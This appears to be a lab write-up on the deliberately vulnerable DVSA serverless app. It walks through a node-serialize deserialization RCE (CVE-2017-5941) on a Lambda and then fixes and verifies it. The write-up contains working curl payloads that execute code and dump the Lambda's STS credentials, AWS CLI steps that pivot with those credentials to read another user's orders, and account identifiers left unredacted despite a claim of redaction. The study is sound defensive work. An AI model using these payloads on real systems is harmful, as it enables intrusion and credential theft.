Lesson #1 + Lesson #9 — Event Injection via Vulnerable node-serialize Dependency

> **Combined reporting note.** Lessons #1 (Event Injection) and #9 (Vulnerable Dependencies) are reported together because they share a single root cause: the `order-manager.js` Lambda deserializes attacker-controlled input with the vulnerable `node-serialize@0.0.4` library (CVE-2017-5941). Event Injection is the *exploitation surface*; the vulnerable dependency is the *underlying enabler*. Both lessons are fully demonstrated, analyzed, and fixed below.

Part 1 — Goal and Vulnerability Summary

- **Vulnerability type:** Remote Code Execution (RCE) via insecure deserialization of user-controlled input (Event Injection). The enabling weakness is a known-vulnerable third-party dependency.
- **Affected component:** The `DVSA-ORDER-MANAGER` AWS Lambda function, reached through the public API Gateway endpoint `POST /dvsa/order`. The function's `package.json` pins `node-serialize@0.0.4`, which `order-manager.js` invokes on every incoming request body and headers object.
- **Security impact:** Anonymous, unauthenticated attackers can execute arbitrary JavaScript inside the Lambda execution environment. This allowed us to (a) write to the Lambda's filesystem, (b) read Lambda environment variables, and ultimately (c) steal the function's temporary AWS STS credentials and pivot to other DVSA Lambdas — exfiltrating another user's order data from the attacker's own laptop. The exploit requires no DVSA account, no JWT, and no prior access.
- **Root weakness (high level):** `node-serialize.unserialize()` treats any input string prefixed with `_$$ND_FUNC$$_` as a serialized JavaScript function and evaluates its body during deserialization. Because the handler calls this function directly on `event.body` (and `event.headers`), every HTTP request is an eval gadget.

Part 2 — Why This Works / Root Cause

A normal JSON parser (e.g., `JSON.parse`) returns **data** — strings, numbers, objects, arrays. The `node-serialize` library instead supports round-tripping live JavaScript functions through its `serialize` / `unserialize` pair. To do that, it encodes functions as strings beginning with the sentinel `_$$ND_FUNC$$_` and, during deserialization, passes them through JavaScript's `eval()` to rehydrate them.

The vulnerability has two components:

1. **Library design flaw (Lesson #9).** `node-serialize@0.0.4` applies this `eval()`-based rehydration to *any* input, not only to strings it itself produced. If an attacker supplies a string like `_$$ND_FUNC$$_function(){...malicious code...}()`, the trailing `()` causes the library to execute the malicious function *during deserialization*, before the caller can inspect the result. The issue has been tracked publicly as **CVE-2017-5941** since 2017. The maintainer's recommended mitigation is to stop using the library; no patched version exists.

2. **Application misuse (Lesson #1).** `order-manager.js` calls `serialize.unserialize()` on two attacker-controlled values on every request — `event.body` and `event.headers` — before any authentication, authorization, or input validation. This turns every HTTP request into an eval opportunity. No admin role, no valid JWT, no cart ID, and no prior session are required.

The consequence is textbook unsafe deserialization: attacker-controlled data is treated as attacker-controlled *code*.

Part 3 — Environment and Setup

- **DVSA website URL:** `http://dvsa-website-test-<redacted>.s3-website.us-east-1.amazonaws.com`
- **API Gateway endpoint used in exploit:** `https://ssyi0vhnkd.execute-api.us-east-1.amazonaws.com/dvsa/order`
- **AWS region:** `us-east-1`
- **Vulnerable Lambda:** `DVSA-ORDER-MANAGER` (runtime Node.js), execution role `serverlessrepo-OWASP-DVSA-OrderManagerFunctionRole-<redacted>`
- **Vulnerable source file:** `order-manager.js`, specifically lines 10–11 (`serialize.unserialize(...)`).
- **Vulnerable dependency:** `node-serialize@0.0.4`, declared in `package.json` (CVE-2017-5941).
- **CloudWatch log group used for proof:** `/aws/lambda/DVSA-ORDER-MANAGER`
- **Pivot target used to prove blast radius:** `DVSA-ORDER-ORDERS` Lambda (invoked from the attacker's laptop using the compromised function's stolen STS credentials).
- **Tools used:** `curl` for HTTP requests; AWS Console (Lambda code editor, CloudWatch Logs); AWS CLI v2 on a local macOS terminal for the credential-pivot step.
- **Account context used:** The exploit was run anonymously (no DVSA login). The victim user used to prove data exfiltration was a normal (non-admin) account we created ourselves in DVSA; the victim's Cognito `sub` was obtained by decoding that account's JWT payload.

Part 4 — Reproduction Steps

The exploit is demonstrated in **three stages**, each proving progressively greater impact. Stages 1 and 2 prove code execution. Stage 3 proves blast radius by stealing another user's orders from outside DVSA entirely.

Stage 1 — File-write RCE (baseline proof)

Step 1. Locate the public API endpoint by opening the AWS Console → API Gateway → DVSA API → Stages → copy the Invoke URL of the `dvsa` stage, then append `/order`. Result: `https://ssyi0vhnkd.execute-api.us-east-1.amazonaws.com/dvsa/order`.

Step 2. Send a crafted JSON body whose `action` field is a `_$$ND_FUNC$$_` payload that, once eval'd, writes a file inside the Lambda's `/tmp` directory, reads it back, and logs the contents via `console.error` (which appears in CloudWatch):

```
curl -X POST "https://ssyi0vhnkd.execute-api.us-east-1.amazonaws.com/dvsa/order" \
  -H "Content-Type: application/json" \
  -d '{"action": "_$$ND_FUNC$$_function(){ var fs = require(\"fs\"); fs.writeFileSync(\"/tmp/pwned.txt\", \"You are reading the contents of my hacked file!\"); var fileData = fs.readFileSync(\"/tmp/pwned.txt\", \"utf-8\"); console.error(\"FILE READ SUCCESS: \" + fileData); }()", "cart-id":""}'
```

Step 3. The HTTP response is `{"message": "Internal server error"}`. This is expected: because the request has no valid Authorization header, the handler crashes *after* the injected code has already executed. API Gateway hides the backend crash behind a generic 500. The real proof is in CloudWatch.

Step 4. Open CloudWatch → Log groups → /aws/lambda/DVSA-ORDER-MANAGER → search all log streams → filter on FILE READ SUCCESS. The presence of the log line confirms the injected code ran inside the Lambda.

Stage 2 — Exfiltrate the Lambda's temporary IAM credentials

AWS Lambda exposes the execution role's temporary STS credentials as environment variables inside the runtime. Because our injected code runs inside that runtime, it can read them:

```
curl -X POST "https://ssyi0vhnkd.execute-api.us-east-1.amazonaws.com/dvsa/order" \
  -H "Content-Type: application/json" \
  -d '{"action": "_$$ND_FUNC$$_function(){ console.error(\"CREDS_START\"); console.error(\"AK=\"+process.env.AWS_ACCESS_KEY_ID); console.error(\"SK=\"+process.env.AWS_SECRET_ACCESS_KEY); console.error(\"ST=\"+process.env.AWS_SESSION_TOKEN); console.error(\"CREDS_END\"); }()", "cart-id":""}'
```

In CloudWatch, filter on `CREDS_START` to locate the corresponding log stream, then open that stream and clear the filter to reveal three sequential credential log lines: AK=ASIA...,

SK=..., ST=... (plus REGION=us-east-1, bracketed by CREDS_START and CREDS_END). These three values collectively form a valid credential set that authenticates as the Lambda's execution role.

Stage 3 — Pivot off-host and steal another user's orders

Step 5. On the attacker's laptop, export the three stolen values as environment variables and verify identity:

```
export AWS_ACCESS_KEY_ID="ASIA…(20 chars)"
export AWS_SECRET_ACCESS_KEY="…(40 chars)"
export AWS_SESSION_TOKEN="…(long)"
aws sts get-caller-identity --region us-east-1
```

The returned `Arn` shows `assumed-role/serverlessrepo-OWASP-DVSA-OrderManagerFunctionRole-<redacted>/DVSA-ORDER-MANAGER`. AWS now treats the attacker's laptop as the compromised Lambda.

Step 6. Use those credentials to directly invoke the internal `DVSA-ORDER-ORDERS` Lambda with a victim's Cognito `sub` as the payload, and dump the response:

```
aws lambda invoke \
  --function-name DVSA-ORDER-ORDERS \
  --region us-east-1 \
  --payload '{"user":"b478b428-1051-70e5-51c0-197e9fc559e8"}' \
  --cli-binary-format raw-in-base64-out \
  /tmp/stolen.json
cat /tmp/stolen.json
```

The response (`StatusCode: 200`) and the content of `/tmp/stolen.json` reveal the victim user's full order list (order IDs, dates, totals, statuses, confirmation tokens). The attacker never authenticated to DVSA as the victim and never touched the web frontend at this stage.

Part 5 — Evidence and Proof


Sensitive values (real AWS account ID, access key ID, session token, role identifier, real victim UUID, real order ID, real confirmation token) are redacted in this report as required by the project rubric.

- **Stage 1a terminal output of the Stage 1 `curl` command** showing the `_$$ND_FUNC$$_` payload posted to `/dvsa/order` and the server's `{"message": "Internal server error"}` response. Confirms the request was accepted by API

Gateway and routed to the vulnerable Lambda.

```
abdulmalik — bash — 144×32
bash-3.2$ curl -X POST "https://ssyi0vhnkd.execute-api.us-east-1.amazonaws.com/dvsa/order" \
>   -H "Content-Type: application/json" \
>   -d '{"action": "_$$ND_FUNC$$_function(){ var fs = require(\"fs\"); fs.writeFileSync(\"/tmp/pwned.txt\", \"You are reading the contents of my
 hacked file!\"); var fileData = fs.readFileSync(\"/tmp/pwned.txt\", \"utf-8\"); console.error(\"FILE READ SUCCESS: \" + fileData); }()", "cart-
id":""}'
{"message": "Internal server error"}bash-3.2$
```

- **Stage 1b CloudWatch log event** in `/aws/lambda/DVSA-ORDER-MANAGER` containing:



`ERROR  FILE READ SUCCESS: You are reading the contents of my hacked file!`

This proves the injected JavaScript was executed inside the Lambda runtime — it successfully called `fs.writeFileSync`, `fs.readFileSync`, and `console.error`. RCE is confirmed.

- **Lambda code editor view of `order-manager.js` lines 1–12**, showing `const serialize = require('node-serialize');` and the two vulnerable calls `serialize.unserialize(event.body)` and `serialize.unserialize(event.headers)` on lines 10–11. This is the in-code proof of the insecure-deserialization sink.

- **Lambda code editor view of `package.json`** showing the dependency declaration:

```
"dependencies": {
    "node-jose": "2.2.0",
    "node-serialize": "0.0.4"
}
```

Pin of a library with a known, unpatched RCE vulnerability (CVE-2017-5941).

- **Stage 2 CloudWatch log events** inside the `/aws/lambda/DVSA-ORDER-MANAGER` log stream showing the six consecutive lines `CREDS_START`, `AK=ASIA…`, `SK=…`, `ST=…`, `REGION=us-east-1`, `CREDS_END`. The temporary STS credentials belonging to the Lambda's execution role were successfully exfiltrated. (Credential values are redacted in the report PDF.)

2026-04-17T10:37:36.945Z	REPORT RequestId: 0079a82e-3cf9-4797-8746-8c46182e2de5 Duration: …	39615540117129141660931689570280816852671
2026-04-17T10:37:56.471Z	START RequestId: ddbd345e-bf5f-4ed8-bcf9-fdbbe5833a2c Version: $L…	39615540552573492407440637056339776944667
2026-04-17T10:37:56.483Z	2026-04-17T10:37:56.483Z ddbd345e-bf5f-4ed8-bcf9-fdbbe5833a2c ERR…	39615540552841101349823004534038205563939
2026-04-17T10:37:56.483Z	2026-04-17T10:37:56.483Z ddbd345e-bf5f-4ed8-bcf9-fdbbe5833a2c ERR…	39615540552841101349823004534038205563939
2026-04-17T10:37:56.483Z	2026-04-17T10:37:56.483Z ddbd345e-bf5f-4ed8-bcf9-fdbbe5833a2c ERR…	39615540552841101349823004534038205563939
2026-04-17T10:37:56.483Z	2026-04-17T10:37:56.483Z ddbd345e-bf5f-4ed8-bcf9-fdbbe5833a2c ERR…	39615540552841101349823004534038205563939
2026-04-17T10:37:56.483Z	2026-04-17T10:37:56.483Z ddbd345e-bf5f-4ed8-bcf9-fdbbe5833a2c ERR…	39615540552841101349823004534038205563939
2026-04-17T10:37:56.483Z	2026-04-17T10:37:56.483Z ddbd345e-bf5f-4ed8-bcf9-fdbbe5833a2c ERR…	39615540552841101349823004534038205563939
2026-04-17T10:37:56.484Z	2026-04-17T10:37:56.484Z ddbd345e-bf5f-4ed8-bcf9-fdbbe5833a2c ERR…	39615540552863402095021535157179741282212
2026-04-17T10:37:56.505Z	END RequestId: ddbd345e-bf5f-4ed8-bcf9-fdbbe5833a2c	39615540553331717744190678243151991365937
2026-04-17T10:37:56.505Z	REPORT RequestId: ddbd345e-bf5f-4ed8-bcf9-fdbbe5833a2c Duration: …	39615540553331717744190678243151991365937

- **Stage 3 local terminal** showing three commands run in sequence:

```
bash-3.2$ aws sts get-caller-identity --region us-east-1
{
    "UserId": "AROARH5F73QSI35YL2Z5D:DVSA-ORDER-MANAGER",
    "Account": "085710593060",
    "Arn": "arn:aws:sts::085710593060:assumed-role/serverlessrepo-OWASP-DVSA-OrderManagerFunctionRole-
Y0RFL61OdwoZ/DVSA-ORDER-MANAGER"
}
bash-3.2$ aws lambda invoke \
>   --function-name DVSA-ORDER-ORDERS \
>   --region us-east-1 \
>   --payload '{"user":"b478b428-1051-70e5-51c0-197e9fc559e8"}' \
>   --cli-binary-format raw-in-base64-out \
>   /tmp/stolen.json

cat /tmp/stolen.json
{
    "StatusCode": 200,
    "ExecutedVersion": "$LATEST"
}
bash-3.2$
bash-3.2$ cat /tmp/stolen.json
{"status": "ok", "orders": [{"order-id": "f30[redacted]", "date": 1776419850, "
total": 32, "status": "processed", "token": "P3[redacted]
```

1. `aws sts get-caller-identity` — response includes `"Arn": "arn:aws:sts::****REDACTED****:assumed-role/serverlessrepo-OWASP-DVSA-OrderManagerFunctionRole-.../DVSA-ORDER-MANAGER"`, proving the attacker has assumed the Lambda's identity.

2. `aws lambda invoke --function-name DVSA-ORDER-ORDERS --payload '{"user":"<victim-sub>"}' …` — returns `"StatusCode": 200`.

3. `cat /tmp/stolen.json` — outputs the victim's order records, e.g.:

```
{
  "status": "ok",
  "orders": [
    {
      "order-id": "f30a6fb7-****-****-****-************",
      "date": 1776419850,
      "total": 32,
      "status": "processed",
      "token": "P3J********"
    }
  ]
}
```

This is the strongest single piece of evidence: an unauthenticated outsider has read another user's order data without ever authenticating to DVSA, purely through the chain **API request → RCE → credential theft → cross-Lambda pivot**.

Why the client-visible 500 error is not a defense

An observer reading only the HTTP response would see an apparently failed request. But the injected code runs *during deserialization*, which happens before the handler reaches authentication, parsing of the JWT, or any downstream logic. By the time the handler crashes (and API Gateway returns the generic 500), the attacker code has already completed its work. **Client-visible failure is not evidence that the attack failed.**

Part 6 — Fix Strategy / Probable Mitigation

The correct fix attacks both layers of the root cause:

1. **Eliminate the unsafe deserialization sink (Lesson #1 root fix).** Replace the two `serialize.unserialize()` calls on `event.body` and `event.headers` with `JSON.parse()` for the body (API Gateway delivers the body as a raw string) and direct property access for headers (API Gateway delivers headers as a plain object). These operations return data, never code.

2. **Remove the vulnerable dependency (Lesson #9 root fix).** Remove `node-serialize` from `package.json`. This eliminates the library from the deployment's dependency graph so it can never be reintroduced by a future developer who mistakes `serialize.unserialize` for a richer `JSON.parse`.

3. **Validate `action` against an allowlist (defense in depth).** Even with a safe parser, the handler's later `switch (action)` block routes to different internal Lambdas based entirely on a user-supplied string. Adding an explicit allowlist at the top of the handler rejects anything not in the set of known actions before any downstream logic runs. This reduces the surface available to any future parser bug.

4. **Graceful failure on malformed input (defense in depth, previews Lesson #10).** Wrap `JSON.parse` in a `try/catch` and validate the shape of the parsed object. Malformed or non-object inputs return HTTP 400 with a generic message — no stack trace is leaked back to the client.

The fix belongs in `DVSA-ORDER-MANAGER/order-manager.js` (parsing + validation) and `DVSA-ORDER-MANAGER/package.json` (dependency removal). It is a backend code fix, not a configuration change, because the vulnerability lives in how user input is processed.

Part 7 — Code / Config Changes

Two files were modified. Both changes were deployed by clicking **Deploy** in the Lambda code editor; no redeployment of the CloudFormation stack was needed.

7.1 — `order-manager.js`

Before (vulnerable — excerpt):

```
const serialize = require("node-serialize"); // dangerous import
const { LambdaClient, InvokeCommand } = require("@aws-sdk/client-lambda");
// …

exports.handler = (event, context, callback) => {
  var req = serialize.unserialize(event.body); // <-- RCE sink
  var headers = serialize.unserialize(event.headers); // <-- RCE sink
  var auth_header = headers.Authorization || headers.authorization;
  var token_sections = auth_header.split(".");
  // …
};
```

After (patched — excerpt):

```
// node-serialize import removed entirely.
const { LambdaClient, InvokeCommand } = require("@aws-sdk/client-lambda");
// …

// FIX (Lesson #1 defense-in-depth): allowlist of accepted action values.
const ALLOWED_ACTIONS = new Set([
  "new",
  "update",
  "cancel",
  "get",
  "orders",
  "account",
  "profile",
  "shipping",
  "billing",
  "complete",
```

```
  "inbox",
  "message",
  "delete",
  "upload",
  "feedback",
  "admin-orders",
]);

function errorResponse(statusCode, msg) {
  return {
    statusCode: statusCode,
    headers: { "Access-Control-Allow-Origin": "*" },
    body: JSON.stringify({ status: "err", msg: msg }),
  };
}

exports.handler = (event, context, callback) => {
  // FIX (Lessons #1 + #9): parse request safely with JSON.parse,
  // never with node-serialize.unserialize(), which eval()s input
  // starting with _$$ND_FUNC$$_ and enables RCE (CVE-2017-5941).
  var req;
  try {
    req = typeof event.body === "string" ? JSON.parse(event.body) : event.bod
y;
  } catch (e) {
    return callback(null, errorResponse(400, "invalid request body"));
  }
  if (!req || typeof req !== "object" || Array.isArray(req)) {
    return callback(null, errorResponse(400, "invalid request body"));
  }

  // Headers from API Gateway are already a plain object; no deserialization
needed.
  var headers = event.headers || {};

  // FIX (Lesson #1 defense-in-depth): reject actions outside the allowlist
  // before any downstream Lambda invocation.
  if (typeof req.action !== "string" || !ALLOWED_ACTIONS.has(req.action)) {
    return callback(null, errorResponse(400, "invalid or missing action"));
  }

  var auth_header = headers.Authorization || headers.authorization;
  if (
    !auth_header ||
    typeof auth_header !== "string" ||
    auth_header.indexOf(".") === -1
  ) {
    return callback(
      null,
```

```
      errorResponse(401, "missing or malformed authorization header"),
    );
  }
  var token_sections = auth_header.split(".");
  var auth_data = jose.util.base64url.decode(token_sections[1]);
  var token = JSON.parse(auth_data);
  var user = token.username;
  var isAdmin = false;
  // … the rest of the switch(action) block is unchanged …
};
```

Summary of changes in `order-manager.js`:

Change	Line(s)	Purpose
Removed `require('node-serialize')`	top-of-file	Eliminates the unsafe library from the file
Replaced `serialize.unserialize(event.body)` with `JSON.parse(event.body)` in a `try/catch`	was line 10	Closes the RCE sink
Replaced `serialize.unserialize(event.headers)` with direct object reference	was line 11	Closes the second RCE sink
Added `ALLOWED_ACTIONS` Set + early rejection of unknown actions	new, above handler	Defense-in-depth allowlist
Added shape checks on `req` and `auth_header`	inside handler	Fails closed on malformed input

7.2 — `package.json`

Before:


```
"dependencies": {
    "node-jose": "2.2.0",
    "node-serialize": "0.0.4"
},
```

After:

```
"dependencies": {
    "node-jose": "2.2.0"
},
```


The `node-serialize` dependency is removed so that a future developer cannot re-import it by accident. In a production-grade remediation the deployment artifact would additionally be rebuilt so that `node_modules/node-serialize/` is physically absent from the uploaded bundle. For this lesson, that secondary step is unnecessary because the patched code contains no `require('node-serialize')` call, so the library is dead code regardless of whether its files remain on disk.

Fixed Order-Manager.js Picture



Fixed

Package.json Picture



Part 8 — Verification After Fix

Five tests were run after deploying the patched `order-manager.js` and `package.json`. Tests 1–4 prove the exploit is blocked; Test 5 proves legitimate behavior is preserved.


Test 1 — Original file-write RCE payload is now rejected

```
curl -X POST "https://ssyi0vhnkd.execute-api.us-east-1.amazonaws.com/dvsa/order" \
  -H "Content-Type: application/json" \
  -d '{"action": "_$$ND_FUNC$$_function(){ var fs = require(\"fs\"); fs.writeFileSync(\"/tmp/pwned2.txt\", \"STILL VULNERABLE!\"); var d = fs.readFileSync(\"/tmp/pwned2.txt\", \"utf-8\"); console.error(\"POST_FIX_RCE: \"+d); }()", "cart-id":""}'
```

Result. Response: `{"status":"err","msg":"invalid or missing action"}` with HTTP 400. CloudWatch filter on `POST_FIX_RCE` returns **zero matches**, confirming that the injected function body was never eval'd. The input string `_$$ND_FUNC$$_function(){…}()` was treated as data by `JSON.parse`, placed into `req.action`, and then rejected by the allowlist — exactly the intended flow.

V1A terminal showing the Test 1 curl + the new 400 `invalid or missing action` response.

V1B CloudWatch filter on `POST_FIX_RCE` returning no results over the relevant time window.



Test 2 — Credential-dump payload is also blocked

```
curl -X POST "https://ssyi0vhnkd.execute-api.us-east-1.amazonaws.com/dvsa/order" \
  -H "Content-Type: application/json" \
  -d '{"action": "_$$ND_FUNC$$_function(){ console.error(\"POST_FIX_CREDS: \"+process.env.AWS_ACCESS_KEY_ID); }()", "cart-id":""}'
```

Result. Same 400 `invalid or missing action` response. CloudWatch filter on `POST_FIX_CREDS` returns no matches. The pivot chain from Stage 3 of the original exploit is no longer reachable, because Stage 2 (credential theft) can no longer occur.

Test 3 — Malformed JSON fails cleanly

```
curl -X POST "https://ssyi0vhnkd.execute-api.us-east-1.amazonaws.com/dvsa/order" \
  -H "Content-Type: application/json" \
  -d 'this is not json'
```

Result. `{"status":"err","msg":"invalid request body"}`. No stack trace, no internal file paths, no library names are leaked to the client. This also strengthens the posture later reviewed under Lesson #10 (Unhandled Exceptions).

Test 4 — Unknown but syntactically valid action is rejected

```
curl -X POST "https://ssyi0vhnkd.execute-api.us-east-1.amazonaws.com/dvsa/order" \
  -H "Content-Type: application/json" \
  -d '{"action":"evilAction","cart-id":""}'
```

Result. `{"status":"err","msg":"invalid or missing action"}`. The allowlist correctly rejects unexpected actions before any downstream Lambda invocation.


Test 5 — Legitimate DVSA functionality still works

Logged in to the DVSA website as a normal user, added items to the cart, viewed the Orders page, and placed a test order. All flows completed normally without errors. An authenticated API call from the terminal also succeeds:


```
curl -X POST "https://ssyi0vhnkd.execute-api.us-east-1.amazonaws.com/dvsa/order" \
  -H "Content-Type: application/json" \
  -H "Authorization: <ATTACKER_JWT>" \
  -d '{"action":"orders"}'
```

Result. A normal JSON response listing the authenticated user's orders is returned. The fix does not break the legitimate request flow — it only closes the unsafe deserialization path.

V5-1 DVSA browser showing the Orders page loading successfully after the fix was deployed.



V5-2 DVSA browser showing the Orders page loading successfully after the fix was deployed.



Part 9 — Structured Operation and Security Analysis

Intended logic and security rules

